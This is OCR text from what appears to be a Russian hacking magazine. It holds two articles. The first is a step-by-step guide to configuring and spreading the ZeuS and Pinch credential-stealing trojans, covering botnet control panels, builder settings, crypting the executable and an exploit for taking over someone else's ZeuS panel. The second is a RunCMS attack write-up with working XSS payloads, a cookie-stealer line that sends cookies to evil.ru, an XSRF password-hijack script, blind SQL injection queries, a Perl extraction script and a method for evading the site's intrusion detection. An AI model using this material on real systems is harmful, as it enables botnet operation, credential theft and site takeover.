- Получение скриншота в области экрана, где была нажата левая кнопка мыши, после захода на нужный URL;
- Получение любых импортируемых сертификатов и их сохранение на сервере;
- Перехват логинов/паролей по протоколам POP3 и FTP в независимости от порта, и запись в лог только при удачной авторизации;
- Поиск на логических дисках файлов по маске и/или загрузка конкретного файла;
- Получение скриншота с компьютера жертвы в реальном времени (компьютер должен находиться вне NAT);

Как видишь, троян обладает феноменальными способностями :). Теперь посмотрим на Pinch:

Pinch состоит из трех частей:

1. панель управления — набор скриптов, включая админку, инсталлируемых на сервер;
2. билдер — Win32-конфигуратор трояна;
3. парсер логов — утила для расшифровки и парсинга логов троя.

Среди основных возможностей продукта — перехват логинов/паролей по протоколам POP3/FTP, а также граббинг сохраненных данных из IE.

Описывать функциональную часть пинча я не буду, это уже сделали за меня. Скажу лишь, что оба трояна отличаются целью применения. ZeuS предназначен, прежде всего, для построения долгосрочных ботнетов. Тебе обязательно потребуется абузоустойчивый сервер для управления ботнетом и хранения логов. Pinch же, как правило, используют для нанесения «точечных ударов» (протроянивание конкретного человека с целью получения конкретной информации). В этом случае гораздо удобнее и безопаснее заливать админку на ломаный шелл, с последующим удалением оной.

НАСТРОЙКА И КОНФИГУРАЦИЯ ТРОЕВ

С Pinch'ем все просто.

1. Устанавливаем логин/пароль в файле `filelist.php`:

```
$login='xakep';
$password='blabla';
```

2. В файле `admin.php` устанавливаем режим ведения логов:



Неприступная панелька Pinch'а

```
$mode = 2; //Сохраняем на сервере
```

3. Заливаем файлы `admin.php`, `filelist.php` и каталог `/reps` на удаленный сервер.
4. Устанавливаем права 777 на каталог `/reps`.
5. По желанию прописываем и добавляем `.htaccess` (в целях безопасности).
6. Запускаем билдер, указываем хост и полный путь до admin.php относительно веб-каталога. Например:

```
хост — 127.0.0.1
путь — /img/admin.php
```

7. Получаем готовый exe'шник, который криптуем по своему усмотрению.

После того, как трой разослан, необходимо пристально следить за админкой — в скором времени там появятся логи, которые ты сможешь скачать и просмотреть при помощи Parser'а.

А вот с ZeuS'ом все несколько сложнее.

1. Заливаем панельку на сервер, после чего устанавливаем ее:

```
http://127.0.0.1/web/.install/index.php
```

2. По ходу инсталляции тебе необходимо указать следующие данные:

- **Root login**: логин/пасс для админки ботнета;
- **MySQL server**: данные для MySQL (пользователь уже должен существовать, но если указанная БД не существует, то она будет создана автоматически);
- **MySQL tables**: названия таблиц в БД (следует изменить в качестве маскировки);
- **Local paths**: локальные пути на сервере относительно директории установки.

3. Выбираем способ хранения логов (БД или в файлах) и указываем тайм-аут для ботов.
4. Ставим права 777 на каталог `/system` и завершаем установку.
5. После создания вложенного каталога `/.files` необходимо запретить выполнение скриптов из этого каталога с помощью .htaccess следующего содержания:

```
RemoveType php
php_flag engine 0
php_flag engine 0
```

По Сети давно гуляет сплойт, с помощью которого можно без труда залить шелл на твой сервер и завладеть ботнетом, если ты отнесешься невнимательно к этой превентивной мере безопасности.

6. Запускаем билдер (по дефолту — «`/local/cp.exe`»).
7. Указываем файл конфигурации и жмем «Edit config», после




warning

Внимание! Информация представлена исключительно с целью ознакомления! Ни автор, ни редакция за твои действия ответственности не несут!



info

- При установке админки в ZeuS не забывай об обязательном запрете на выполнение скриптов в каталоге `/.files`, иначе ботнета не видать, как своих ушей.
- Стандартная админка ZeuS'а имеет несколько вкусных sql-инъекций. Покопавшись в Сети либо в самой админке, можно без труда найти их.
- При выборе трояна руководствуйся поставленной задачей.



Парсер для Pinch'a

чего конфигурируем будущего бота.

Билдим трой

Следует обратить внимание на такие пункты, как:

```
entry "StaticConfig"
      ;botnet "botnet1"; здесь указываем имя ботнета, в
нашем случае — botnet1
      timer_config 60 1
      timer_logs 1 1
      timer_stats 20 1
      url_config "http://my_server/web/cfg.bin"; здесь
указываем местонахождение основного конфига, в нашем
случае — http://my_server/web/cfg.bin
      url_compip "http://whatismyip.com/" 256; сайт, на
котором можно проверить свой IP, нужен для определения
NAT
      ;blacklist_languages 1049
end
entry "DynamicConfig"
      url_loader "http://my_server/web/ldr.exe"; ука-
зываем адрес, по которому можно скачать апдейт бота
      url_server "http://my_server/web/s.php"; наш сер-
вер, на который будут отправляться логи и файлы с ботов
      file_webinjects "webinjects.txt»; файл со списком
веб-инжектов
entry "AdvancedConfigs"
      "http://reserve_server1/zeus/cfg.bin"; в этом
разделе указываем адреса, с которых можно скачать резер-
вный конфиг
end
```

8. Билдим бота и криптуем его по собственному усмотрению.
Теперь немного о панели управления aka админка. В отличие от примитивной пинчевой панельки, мощная админка зеуса обладает такими функциями, как:

```
• Многопользовательский режим; каждому пользователю
можно задать определенные права доступа
• Статистика установок (инсталлов, заражений)
• Статистика ботов, находящихся онлайн
• Разделение ботнета на саб-ботнеты
• Обзор онлайновых ботов (в том числе и по фильтру)
• Просмотр скриншота в реальном времени
• Просмотр и проверка Sock4
• Время нахождения бота в онлайне
• Скорость соединения (только для ботов вне NAT)
• Хранение логов в базе данных (дает следующие преиму-
щества: поиск логов по фильтру содержимого; поиск логов
по шаблонам с выделением нужных POST-данных)
• Хранение логов в зашифрованных файлах, в структуре ди-
ректорий ботнет\страна\ID компьютера
• Отдача команд ботам (в том числе и по фильтру)
• Возможность собственноручного модифицирования админки
```

Как видишь, опций более чем достаточно. Но в каждой бочке меда есть ложка дегтя. В случае с ZeuS'ом — это напрочь бажная и дырявая админка, в которой неоднократно находили sql-инъекции. Кроме того, я уже говорил об обязательном запрете на выполнение скриптов в каталоге /.files. Соответствующий сплойт ты без труда найдешь на просторах Сети. Использовать его довольно просто, достаточно лишь передать скрипту необходимые параметры:

```
HOST: 127.0.0.1
FOLDER: web/
```

После запуска сплойт выдаст нам следующие данные:

```
array(8) { [0]=> string(1) "1" ["id"]=> string(1) "1"
[1]=> string(4) "root" ["login"]=> string(4) "root"
[2]=> string(6) "t00r" ["pass"]=> string(6) "t00r" [3]=>
string(10) "8194967292" ["priv"]=> string(10) "8194967292"
} array(8) { [0]=> string(1) "2" ["id"]=> string(1) "2"
[1]=> string(9) "admin" ["login"]=> string(9)
"admin" [2]=> string(6) "12345098" ["pass"]=> string(6)
"12345098" [3]=> string(7) "3097136" ["priv"]=>
string(7) "3097136" } array(8) { [0]=> string(1) "4"
["id"]=> string(1) "4" [1]=> string(7) "bob" ["login"]=>
string(7) "bob" [2]=> string(6) "bobyboy" ["pass"]=>
string(6)"bobyboy" [3]=> string(6) "468872"
["priv"]=> string(6) "468872" } MYSQLHOST: localhost
MYSQLUSER:zeus MYSQLPASS:grab_pass
```

Отсюда получаем:
1. Аккаунты к админке:

```
root — логин
toor — пароль
admin — логин
12345098 — пароль
bob — логин
bobyboy — пароль
```

2. Аккаунт к СУБД:

```
логин: zeus
пароль: grab_pass
```

Сам понимаешь, получить доступ к твоему ботнету не составит особого труда. В любом случае, выбирать тебе, а я лишь описал два наиболее известных и распространенных трояна, существование которых ни для кого не является секретом :). ⌶





Всегда в наличии 5000 кг отборных компьютерных деликатесов




Компьютеры USN NEON на базе процессоров Intel® Core™ 2 Quad




(495)727-33-55

www.it-menu.ru



SH2KERR



БАГИ RunCMS

НЕЗАВИСИМЫЙ АУДИТ КРУПНОГО ДВИЖКА

Сегодня я расскажу тебе о проверке на уязвимости одного довольно популярного web-движка для построения сайтов RunCMS. Мне удалось найти в нем кучу недокументированных багов. А все началось с банального аудита, который, на первый взгляд, отнюдь не сулил крупного урожая.

В статье я постараюсь не просто поведать про найденные баги, но и показать, как их можно реально эксплуатировать. Я покажу, как повысить свои права от постороннего пользователя до заливки шелла в админку и получения доступа к командной строке сервера. Найдя одну уязвимость, мы не остановимся, а тут же пытаемся найти другие способы получения доступа.
Такой подход обусловлен тем, что в реальных тестах на проникновение и анализ уязвимостей требуется не только «сломать» систему, но и обнаружить, в идеале, если не все, то большинство возможных уязвимостей, не ограничиваясь просто получением доступа к ней. Так можно произвести наиболее полную оценку защищенности системы.

ПОВЕРХНОСТНЫЙ ВЗГЛЯД. ПЕРВЫЕ УЯЗВИМОСТИ

Бегло осмотрев движок и попробовав основные проверки, я нашел первую багу — Linked XSS в URL-строке. Запрос выглядел так:

```
http://localhost/modules/news/index.php/
"><script>alert('XSS')</script>
```

Что нам это может дать, надеюсь, понятно, и вдаваться в подробности не будем. Естественно, что одной XSS нам недостаточно, поэтому ищем дальше — переходим в раздел редактирования пользователя и пытаемся загрузить аватару, но не простую, а сюрпризом.
В аватаре будет записан javascript-код, который выполнится в браузере, если обратиться напрямую к залитой на сервер картинке. Так мы и поступим.
Подробнее о внедрении javascript-кода в изображения и обходе фильтров читай в моей статье (http://www.dsec.ru/about/articles/web_xss).
В результате, мы получим все ту же, опять-таки, XSS, для использования которой нам необходимо, чтобы пользователь перешел по ссылке. Правда, ссылка на этот раз будет не такая подозрительная, как в случае предыдущей XSS. Выглядеть она будет, как настоящая ссылка на картинку. Теперь мы можем отправить жертве ссылку, с заманчивым описанием — и при нажатии на которую его cookies будут у нас. Это все, конечно, интересно, но хочется чего-нибудь стоящего и независимого от пользователя, поэтому продолжаем копать.

ПЕРВЫЕ ТРУДНОСТИ

Опытным путем было обнаружено, что в разделе добавления новостей по адресу `modules/news/submit.php` не фильтруется название новости — переменная «subject»
Таким образом, если занести вместо названия новости всеми любимую строку `<script>alert("XSS")</script>`, то она внедрится в страницу. Причем, не в какую-нибудь, а заглавную, так как на ней высвечиваются заголовки последних новостей. Это даст нам шанс перехватывать cookies или выполнить любой javascript-код от имени пользователя, зашедшего на главную страницу.
Но тут нас ждет небольшой сюрприз. Дело в том, что переменная, в которой хранится название новости, ограничена 62 символами, что очень сильно затрудняет внедрение практически любого полезного нам


```
C:\WINDOWS\system32\cmd.exe - mysql -u root
D:\HACKPROGZ\DATABASES\Mysql>mysql -u root
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 70 to server version: 5.0.45-community-nt

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> use runcms
Database changed
mysql> select * from runcms_session
    -> ;
+-----+-------+------------+-----------+-----+--------+----------------------------------+
| uid | uname | time       | ip        | mid | online | hash                             |
+-----+-------+------------+-----------+-----+--------+----------------------------------+
|   1 | admin | 1225316680 | 127.0.0.1 |   1 |      1 | aa805b98d787e312a6e87df88139f999ede09a7d |
|   2 | test  | 1225316308 | 127.0.0.1 |   2 |      0 | fded9bf91cc579d8a21081819c98b356280301ca |
+-----+-------+------------+-----------+-----+--------+----------------------------------+
2 rows in set (0.00 sec)

mysql> _
```

Сессии пользователей, хранящиеся в базе



Cookies пользователя после URL-декодирования

javascript-кода. К примеру, чтобы вставить ссылку на cookie-снифер, нам необходимо внедрить примерно следующий код:

```
<script>document.location="http://evil.ru/1.
php?"+document.cookie</script>
```

Размер этого кода — 74 символа, что уже превышает рамки. Конечно, если постараться, то можно немного сократить, но очень маловероятно, что его получится уместить в 62 символа (а если и выйдет, то эксплуатация будет слишком заметна, так как при заходе на сайт пользователем процедура `document.location` перебрасывает его на наш сервер — весьма подозрительно, согласись). Итак, у нас появились две дополнительные задачи: как нам поместить javascript-код в ограниченное поле и как нам незаметно украсть cookie или выполнить любой запрос от имени пользователя.

Немного отвлечемся от этой уязвимости и посмотрим на страницу смены пароля в профиле пользователя. Можно заметить, что скрипт не требует знания старого пароля, а значит, злоумышленник, получивший доступ к профилю пользователя, может сменить пароль, и ничего ему не помешает. На самом деле, это может сделать не только злоумышленник, но и сам пользователь, не осознавая этого — если ему подсунуть страницу, которая будет слать POST-запрос, меняющий пароль на сервер. Эта уязвимость называется Cross Site Request Forgery или XSRF.

Теперь вернемся к нашей прошлой уязвимости и объединим их. Попробуем встроить на сайт javascript-код помощи XSS, который, используя XSRF, будет менять пароль каждому зашедшему пользователю. Идея, конечно, великолепная, но как же мы будем обходить ограничение поля subject в 62 символа? Нам повезло, — движок имеет возможность заливки файлов на сервер. Как я писал выше, можно загружать картинки с javascript-кодом. На самом деле, мы можем заливать не только картинки, но и любые файлы с разрешенным движком расширением, и их содержимое не будет проверяться. Воспользуемся же этим, и загрузим на сервер файл с javascript-кодом, который, используя AJAX-технологию, посылает на сервер запрос, меняющий пароль текущему пользователю и делающий это незаметно для юзера. В нашем файле будет находиться следующий код:

```
var objHTTP = new ActiveXObject('MSXML2.XMLHTTP');
var id = document.cookie.substr(
  document.cookie.search("rc_sess") + 31);
objHTTP.open('POST',
"http://192.168.40.26/runcms_1.6/edituser.php",false);
objHTTP.setRequestHeader('Content-Type',
  'application/x-www-form-urlencoded');
objHTTP.send("email=owned%40hackbox.com&upass=12345&vp
ass=12345&usecookie=0&uid=" + id + "&op=saveuser");
```

В двух словах: мы создаем ActiveX-компонент MSXML2.XMLHTTP, с помощью которого можно посылать произвольные запросы на сервер. В нашем случае отправляется запрос на страницу редактирования пользователя (192.168.40.26/runcms_1.6/edituser.php), который меняет пароль пользователя и его почтовый ящик на «12345» и owned@hackbox.com, соответственно. В случае если бы мы посылали запросы на сторонний сервер (к примеру, чтобы отсылать себе cookie пользователя), браузер выкидывал бы предупреждение, что небезопасный компонент пытается инициализировать соединение на сторонний сервер. Но мы отправляем запрос на тот же сервер, так что со стороны браузера все легально, и предупреждений не будет. Теперь сохраним этот скрипт в файл, назовем его zlo.zip, а затем загрузим файл на сервер.

Первая часть работы сделана, осталось выяснить, куда сохраняется наш файл и как выполнить код, находящийся в нем.

По умолчанию все загруженные файлы помещаются в папку `/modules/mydownloads/cache/files/`. Теперь нужно каким-нибудь образом подгрузить файл, используя нашу XSS-уязвимость в заголовке новостей. Для этого необходимо создать новость, у которой в поле subject будет следующий код, занимающий всего 58 символов:

```
<script src="../mydownloads/cache/files/zlo.zip"></
script>
```

Этой строкой мы подгружаем на страницу залитый нами файл и интерпретируем его как javascript-код. Так мы обошли ограничение на длину строки. Этим способом можно пользоваться везде, где есть возможность закачать на сервер свой файл, в котором не проверяется содержимое на наличие html-тэгов. К примеру, для этого можно использовать изображения, но там свои нюансы, которые ты можешь изучить самостоятельно.

В итоге, после создания нашей новости с внедренным в заголовок кодом у каждого посетителя, зашедшего на главную страницу, будет автоматически меняться пароль. При желании это можно заменить на любую другую функцию. Таким образом, наткнувшись на препятствие, не стоит отчаиваться — всегда надо искать альтернативные пути, тем более что зачастую получается еще лучше, чем рассчитывал.

ИНЪЕКТИМ ВСЛЕПУЮ

Найденными уязвимостями мы не ограничимся и посмотрим, что же еще приготовил нам этот движок. Если обратиться к странице загрузки файлов, то можно заметить интересную картину. При обращении по ссылке:

```
http://[server]/[installdir]/modules/mydownloads/
brokenfile.php?lid=1
```

нам предлагается скачать файл (что и следовало ожидать). Однако если мы запросим страницу

```
http://[server]/[installdir]/modules/mydownloads/
brokenfile.php?lid=1+and+1=1
```

то в результате получим, как и в предыдущем варианте, предложение скачать файл. Что самое любопытное, следующий запрос выдал нам ошибку.

```
C:\WINDOWS\system32\cmd.exe
e:\oracle\product\10.1.0\db_1\perl\5.6.1\bin\MSWin32-x86>perl.exe huck.pl http:/
/192.168.40.26/runcms_1.6/modules/mydownloads/visit.php?lid=1 1

****** RunCMS 1.6 Blind SQLInjection + IDS Evasion by Sh2kerr (DSecRG) ******
*****************************************************************************
:) :) :) :) :) :) :) :) :) :) :) :) :) :) :) :) :) :) :) :) :) :) :) :) :) :) :)
 :) :) :) :) :) :) :) :) :) :) :) :) :)

*****************************************************************************
      Admin Password Hash: d4e8e6deaa7b1f8381e09e3e6b83e36f0b681c5c
*****************************************************************************

e:\oracle\product\10.1.0\db_1\perl\5.6.1\bin\MSWin32-x86>
```

Результат работы скрипта в обход системы обнаружения

```
http://[server]/[installdir]/modules/mydownloads/
brokenfile.php?lid=1+and+1=2
```

Все это говорит о том, мы обнаружили SQL-инъекцию, а точнее, Blind SQL инъекцию, ибо проблема заключается в том, что мы не видим результата выполнения запросов, или каких-либо вспомогательных данных. Мы можем только определять, возвратит ли наш запрос истину или ложь. К слову сказать, это не единственный скрипт, подверженный данной атаке. На досуге попробуй сам найти аналогичные скрипты в этом движке, уязвимые к Blind SQL инъекции.
Используя уязвимость, мы можем получить любые данные, хранящиеся в базе данных, правда, для этого придется постараться.
К примеру, чтобы узнать версию СУБД, надо посимвольно перебирать все возможные варианты посылкой подобных запросов:

```
• http://[server]/[installdir]/modules/mydownloads/
brokenfile.php?lid=1+and+ascii(substring(version(),1,
1)=33
• http://[server]/[installdir]/modules/mydownloads/
brokenfile.php?lid=1+and+ascii(substring(version(),1,
1)=34
• http://[server]/[installdir]/modules/mydownloads/
brokenfile.php?lid=1+and+ascii(substring(version(),1,
1)=35
```

В зависимости от того, какой запрос вернул истину, мы узнаем первую цифру версии СУБД. Аналогичным способом можно узнать любые другие данные, в том числе и хэш пароля администратора.
Обычно на этом люди останавливаются, и, получив хэш, пытаются его расшифровать. Мы же пойдем другим путем. Если у нас есть доступ к базе данных, то почему бы не попытаться достать оттуда данные сессий пользователей, которые хранятся в базе, а после чего — не прописать их у себя в cookies?

БАЛУЕМСЯ С СЕССИЕЙ

Cookies пользователя после URL-декодирования представляют собой строку вида:

```
a:3:{i:0;i:1;i:1;s:40:"aa805b98d787e312a6e87df88139f99
9ede09a7d";i:2;i:1227993983;}
```

Из этой информации нам необходимы три значения: первое — длинная строка в двойных кавычках, которая вероятнее всего представляет собой некую хэш-функцию от пароля; второе — это id пользователя, который хранится после второго по счету символа i в нашей строке (тут id=1), а также последнее значение — число 1227993983.
Если мы проделаем некоторые действия в системе, а потом опять обратимся к cookie, то мы увидим, что последнее число изменилось, а id пользователя и хэш остались неизменными.

```
a:3:{i:0;i:1;i:1;s:40:"aa805b98d787e312a6e87df88139f99
9ede09a7d";i:2;i:1227994551;}
a:3:{i:0;i:1;i:1;s:40:"aa805b98d787e312a6e87df88139f99
9ede09a7d";i:2;i:1227995080;}
```

```
Lister - [N:\_users\DSecRG\_PENTEST_metodology\_TEST\xss_utf7.png]
...IEND...`,<html><meta http-equiv="Content-Type" content="text/html" charset="UTF-7">+ADw-script+AD4-alert(document.cookie)+ADw-/script+AD4-</html>
```

Исходник картинки с XSS скриптом

Более того, очевидно, что последнее число линейно зависит от времени, а хэш является константой, сгенерированной для пользователя единожды и хранящейся в базе. Это означает, что нам достаточно один раз перехватить cookies и потом мы сможем заходить неограниченное число раз, пока пользователь не сменит пароль при условии, что мы будем знать, как генерируется третье значение, зависящее от времени. Нам необходимо получить эти три значения (id пользователя, хэш и функцию от времени) из базы, чтобы мы могли залогиниться пользователем, даже не зная его пароля. Значения хранятся в таблице runcms.runcms_session. Хэш хранится в переменной hash, а id пользователя, соответственно, в переменной user_id. А вот что касается последней цифры, то она высчитывается как значение поля time + 2678400 (в поле time хранится время последнего обращения пользователя на сайт).
Теперь, когда мы знаем, где находятся нужные нам переменные, достать их уже дело техники. Можно использовать озвученную выше уязвимость типа BLIND SQL Injection. Для автоматизации действий был написан скрипт (за основу взят скрипт r57sql_ocb.pl, спасибо его авторам), который посимвольно перебирает все возможные значения необходимых нам данных, таких как hash, user_id и time. Ниже приведена основная часть скрипта, где происходит посылка запроса и обработка ответа (полную версию ищи на диске).


```
$http_query = $path." AND ascii(upper(substring((SE
LECT CONCAT(uname,CHAR(58),hash,CHAR(58),time) FROM
runcms.runcms_session WHERE uid=".$user_id."),".$s_
num.",1)))".$ccheck;
# отправляем запрос


## print "\r\n $http_query \r\n";
$mcb_reguest = LWP::UserAgent->new() or die;
$res = $mcb_reguest->post($http_query);
# получаем ответ сервера
@results = $res->content;
foreach $result(@results)
{
# ищем в ответе скрипта строку, совпадающую с нашим усло-
вием
if ($result =~ /$string/) { return 1; }
}
return 0;
}
```

В результате запуска нашего скрипта где-то за 2-5 минут мы получаем хэш и время, которое необходимо подставить себе в cookie.
Единственный нюанс: если пользователь за это время будет вести активную деятельность, то у него изменится значение time. В этом случае можно просто перебрать ближайшие значения в пределах 3 минут (что не составляет труда) или заново запустить скрипт.

ОБХОДИМ СИСТЕМЫ ОБНАРУЖЕНИЯ АТАК

Итак, у нас получился отличный эксплоит, и мы уже почти у цели, но тут есть один неприятный момент. Система RunCMS имеет встроенный модуль обнаружения атак, который записывает в специальный лог-файл попытки SQL-инъекций. По-хорошему, нам требуется обойти данную систему, чтобы максимально скрытно провести атаку. Логи можно посмотреть в файле —


Страница смены пароля (не требует знания предыдущего пароля)


Модифицируем шаблоны

```
\htdocs\runcms_1.6\cache\sqlinject.txt
```

Посмотрим, что же происходит, и почему наши запросы попадают в логи. Скрипт добавляет следующий код к запросу в СУБД и посылает его на сервер:

```
AND ascii(upper(substring((SELECT CONCAT(uname,CHAR(58
),hash,CHAR(58),time) FROM runcms.runcms_session WHERE
uid=".$user_id."),".$s_num.",1)))
```

Опытным путем выяснилось: основная сигнатура, по которой определяется, что происходит инъекция, — это ключевое слово «FROM» после ключевого слова «SELECT» вне зависимости от того, какие ключевые слова есть между ними. Также было выяснено, что движок распознает «опасные» ключевые слова, если они в тексте отделены пробелами. Напрашивается идея составить SQL-запрос так, чтобы в нем не было пробелов. Такая возможность есть. Не буду мучить тебя выкладками, просто скажу, что вместо пробелов, чтобы отделять переменные от команд, можно использовать скобки. Итоговый запрос будет выглядеть так:

```
AND ascii(substring((SELECT(pass)FROM(runcms.runcms_
users)WHERE uid=".$user_id."),".$s_num.",1))".$ccheck;
```

